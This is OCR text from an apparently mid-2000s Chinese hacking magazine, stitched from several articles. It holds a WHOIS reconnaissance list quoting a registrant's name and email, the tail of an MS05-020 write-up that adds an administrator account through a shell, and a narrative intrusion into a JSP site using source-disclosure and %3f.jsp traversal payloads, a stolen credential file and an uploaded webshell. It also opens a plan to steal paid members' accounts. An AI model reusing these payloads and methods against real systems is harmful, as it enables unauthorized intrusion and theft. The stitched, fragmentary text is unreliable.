3、这个方法可能就是我们用得很多的了，那就是通过 WEB 接口，直接查询的，在这里我把一些查询数据库的 WEB 收集如下，供大家参考

常用的 WHOIS 服务器

数据库	服务器地址	机构全名及地点	供查内容
INTERNIC	whois.internic.net	互联网信息中心(美国洛杉矶市 Marina del Rey 镇)	.com,.net,.org,.biz,.info,.name 域名的注册信息(只给出注册公司)
APNIC	whois.apnic.net	亚洲与太平洋地区网络信息中心(澳大利亚墨尔本)	东亚(包括中国大陆和台湾)、南亚、大洋洲 IP 地址注册信息
CNNIC	whois.cnnic.net.cn	中国互联网信息中心(中国科学院计算技术研究所·中国北京)	.cn 域名(除.edu.cn)信息
CERNIC	whois.edu.cn	中国教育与科研计算机网网络信息中心(清华大学·中国北京)	中国教育网内的 IP 地址和.edu.cn 域名信息
TWNIC	whois.twnic.net	台湾互联网络信息中心(中国台湾省台北)	.tw 域名和部分台湾岛内 IP 地址信息
JPNIC	whois.nic.ad.jp	日本互联网信息中心(日本东京)	.jp 域名和日本境内的 IP 地址信息
KRNIC	whois.krnic.net	韩国互联网信息中心(韩国汉城)	.kr 域名和韩国境内的 IP 地址信息
RIPE	whois.ripe.net	欧洲 IP 地址注册中心(荷兰阿姆斯特丹)	欧洲、北非、西亚地区的 IP 地址信息
LACNIC	whois.lacnic.net	拉丁美洲及加勒比互联网信息中心(巴西圣保罗)	拉丁美洲及加勒比海诸岛 IP 地址信息
ARIN	whois.arin.net	美国 Internet 号码注册中心(美国弗吉尼亚州 Chantilly 市)	全世界早期网络及现在北美、撒哈拉沙漠以南非洲的 IP 注册信息

另外说明的是上表是列举了大部分的内容，但还是有些不在内，如：

美国的各军事部门：http://whois.nic.mil

美国的各各政府部门：http://whois.nic.gov

美国以外的其它查询：http://www.allwhois.com

这里我用我们的中国互联网信息中心来实例说明如何查询：CNNIC WHOIS 服务也由三个系统构成：

1).cn 域名 WHOIS 系统（http://ewhois.cnnic.cn/）；

2)中文域名 WHOIS 系统（http://cwhois.cnnic.cn/）；

3)通用网址 WHOIS 系统（http://seal.cnnic.cn/）。

如我们还是查询 www.sina.com 先打开http://ewhois.cnnic.net.cn/index.jsp并且输入所查询的内容，如图3。




图3

然后就返回了我们查询的结果了，是不是很详细呀，要如何办那就是你的事了，这也可叫社会工程学吧。

你可以收集目标的相关信息，说不定有些管理员会从里面就泄露了好多信息哟，如图4。

查询结果

继续查询

域名	sina.com.cn
域名状态	ok
域名联系人	谢国民
注册者	北京新浪信息技术有限公司
管理联系人电子邮件	guomin@staff.sina.com.cn
所属注册商	中国互联网络信息中心
域名服务器	ns3.sina.com.cn
域名服务器	ns2.sina.com.cn
域名服务器	ns1.sina.com.cn
注册日期	1998-11-20 00:00
过期日期	2006-11-20 00:00

返回首页

图4

另外要说明的是，我们现在一两年不是流行的旁注攻击吗？其实技巧内容也差不多，只是我们常用的一个网站接口是这个网址罢了。http://whois.webhosting.info/，它可以查询服务器所定的相关网站。非安全

上接第88页

COOL！成功得到一个SHELL，就如图2显示的一样，我们再来试下权限得到继承了没？我现在在本机是管理员权限登陆的，如果成功的话应该能得到管理员的权限的，到底如何？我们还是老办法来加个用户，再把他添加带管理员组试试，如果可以的话就说明我们成功了（图3）。




图3

我net user icesky ice /add和net localgroup administrators icesky /add这2条命令都显示“命令成功完成”了，也就是说我们的权限是最高的了。

到这里我们就完全利用成功了，感觉如何，还不难吧？

五、另外体验说明

本来写到上面就算完了的，但是我在测试的时候发现了几个不大的问题还是比较有用的，写出来和大家分享：

1、在不关闭那个网页的情况下我们可以重复连接，也就是说我的连接如果断了，我可以再telnet上去，不像有的漏洞只能连接一次，为了说明问题，我抓个图说明一下吧！

看下面的图4，我先开个CDM连上去，再开个CMD打上TELNET 127.0.0.1 28876 回车后没连上，我在得到的SHELL里用exit退出连接后，可以看到在另外的那个CMD下又得到了这个SHELL。




图4

2、连上后关闭网页不会断掉连接。大家知道，我们在有的溢出时，如果关闭我们产生溢出的网页就会使得我们原来的连接断掉，但是这个溢出不会断掉！

六、防护措施

这个不说了，大家快打补丁吧！这是最好的方法！有什么问题去非安全的BBS里讨论！

（文章中的相关html代码ms05020已收录在本期光盘，保存存式是ms05020.doc）非安全

五一的七天长假你要去做什么呢？土豆说他要花7000元带他媳妇住阿拉伯半岛的七星级酒店（土豆：五星级旁边的70元一天的招待所我倒是住过，LCX，钱可能不够吧），python说他要花7000元买台本本（python：真瞧不起俺，偶的本本不至于这么次嘛）。咱们穷人没有钱，也有享乐的方法，俺花7元钱买盒好烟抽着（裤子：抽这么贵的烟还说穷），顺便看下本期的的文章。哎，杂志要8.8元呀，超支了，还是把烟戒掉吧，省得边看边抽烧着了西线无战事这个栏目的文章。仔细瞅一瞅，好文章真不少，听我来段数来宝，JSP、PHP注入全都有，端口转向及嗅探，CFM专题首次见、游戏交友不安全？行了，这7天的时间就靠你打发了。

一次简单的JSP入侵

文/朱平

一上QQ，朋友发来一个网址，说很棘手，让我也试试。我的思路是先踩点，通过扫描等方式探测出目标有用的信息。再从探测结果分析是从系统入手还是从脚本入手。系统入侵主要是检测对方有没有能远程溢出的漏洞，或者探测出FTP或者Telnet的弱口令；脚本入侵当然是从对方的网页入手，比如最近流行的SQL注射。

拿出Nmap扫描，看看目标都开了啥端口，从端口和Banner就能知道目标启动的服务。结果发现目标及周围的几个IP都只开了80端口，即HTTP服务，一看就知道目标主机所在的网段运用了防火墙策略来限制外部的访问。很明显系统入侵这条路已经到尽头了。我们还能试试从脚本入手，在IE里输入目标IP，弹出的是JSP页面，信心再一次受挫，因为JSP相对ASP和PHP来说可安全了许多。回想了一下自己了解的JSP入侵的方法，JSP入侵无外乎目录遍历、源代码暴露、SQL注射及远程执行程序。真希望目标也存在其中一两种问题，全部有当然最好了，呵呵。

先试几个常用的暴源码的方法，依次提交：

```
http://target/jsp/index.jsp.BAK
http://target/jsp/index.JSP
http://target/jsp/index.jsp%81
http://target/jsp/index.js%70
http://target/jsp/index.jsp%2581
http://target/jsp/index.jsp%20
http://target/jsp/WEB-INF/
```

结果都不行。再试着构造一个URL：**http://target/jsp/%3f.jsp**，回车，竟然能遍历目录，如图1所示。

或许一些朋友一时还不能明白这个方法的原理，道理很简单，"%3f"是"?"号的ASCII码。我们前面构造的URL经过服务器，则解释为：http://[machine]/?.jsp，服务器对用户提交的HTTP请求缺少充分过滤，从而使我们获得目录列表信息，也就是目录遍历。再仔细想想，和JSP漏洞最挂钩的除了目录遍历，就是源代码暴露了，如果能暴露源代码，那服务器上的东西不全被我们看光了？





图1

顺着刚才的思路，我们继续构造URL请求：http://[machine]/jsp/index.jsp%3f.jsp，正常返回首页，看来刚才的思路并不能暴露源代码。不打紧，既然能遍历目录，就先到服务器上逛逛，运气好的话或许能找到些重要文件，如备份的"BAK"文件，也同样能看到源代码。逛了半天，看来今天运气不好，并没有找到一些能直接利用的重要文件。但也不是一无所获，我们找到了后台管理登陆页面，如图2所示。


图2

测试了几个弱口令，都无效。怎么办好呢，看不到源代码，我们也就不知道是从那调用的用户和密码信息。遍历AdminTools目录，发现有个Database目录，继续遍历，运气来了，Database目录下有个XML文件，如图3所示。




图3

哈哈，XML数据库，看看能否直接访问，既然返回404错误，文件没找到？如图4所示。






图4

这样就能让我轻易放弃，不可能。打开网际快车、影音传送带等下载工具，全都无功而返。怎么办？试试我们前面的"%3f.jsp"，提交请求，奇迹发生了，竟然暴露了XML数据库的内容，如图5所示。


图5

哈哈，找个权限最大的用户登陆，叮咚叮咚，后台页面出现，如图6所示。


图6

接下来简单多了，利用后台的上传功能，上传一个JSP后门。我用的是Lovehacker写的JSP Webshell，运气比我想象中的好，服务器没有过滤我们上传的JSP后门程序。下面就用我们的上传的JSP后门为我们工作吧，先提交"ID"命令查看当前执行JSP后门用户的权限，结果让我倒抽了一口冷气，竟然是系统权限，真怀疑这是不是真的。如图7所示。




图7

继续提交“Uname -a”命令，查看系统版本，显示是SUN os5.9 sparc。如图8所示。




图8

既然已经是系统权限了，就省了我们提升权限这一关。最近Solaris/SPARC 7/8/9 均暴出了本地溢出漏洞，有条件的朋友自行测试，测试程序Raptor_libdthelp2.c 收录在光盘中。由于系统被防火墙监控着，只开了80端口，Telnet和SSH等远程登陆方法都失效，所以最好的方法就是充分利用Lovehacker的JSP Webshell。好在Lovehacker的JSP Webshell没辜负我们的厚望，功能超强，不仅可以执行命令，还有过滤防火墙、反向Telnet等功能，具体的使用我就不多说了，程序的文件头说明的很清楚。文章没什么技术性，运气占了很大成分，不明白或者交流经验可以到非安全的官方网站。

(文章中提到的工具Lovehacker的shell.jsp及源码Raptor_libdthelp2.c已收录在本期光盘)

有目标的两个入侵实例

文/Lovelyy

看到标题，大家可能会有些疑惑。什么叫有目标的入侵呢？其实解释起来很简单，就是我们的入侵是带有针对性的，也就是有目的。大家常看到的入侵教材总是教别人利用漏洞，然后拿服务器的最高权限，却不思考一下我们拿到了服务器的最高权限又能干什么呢？往往我们的入侵其实并不需要留后门，也不需要在服务器上留用户，只要达到了我们的目的，那么入侵就是成功的，这样的成功入侵就是有目的性的入侵。

追溯到以前的入侵方式，大多是利用漏洞然后直接获得管理员的权限。为什么大家都向往管理员的权限呢？因为管理员能做的事情太多了。比如你想把肉鸡做成FTP服务器，那你需要管理员的权限。如果你想“黑”掉别人的网页，那就是需要有写的权限，而管理员的权限至高无上，当然包括写的权限，所以大家就把获得管理员的权限当成了入侵的终极目标。其实大家以前的入侵都是有目的的，比如你把肉鸡搞成SOCKS5做QQ代理用，把肉鸡搞成WEB服务器，就连你留下后门，其实也是有目的的，即为了下一次登陆服务器。

可见，大家的入侵都带有明确的目的性，只是没注意罢了。下面我就用两个入侵实例来诠释“有目标的入侵”。

一、获得对方SQL SERVER数据库中的数据

一日，同学兴奋地说他找到一家收费电影网站，说里面电影无数，问我能不能收费电影免费看。一想到能免费看电影，心里那个爽字啊。很明显了，这次我们的入侵的目的就是拿到收费会员的帐号，这样就能免费看电影了。嘿嘿，说干就干，实地踩踩点先(图1)。

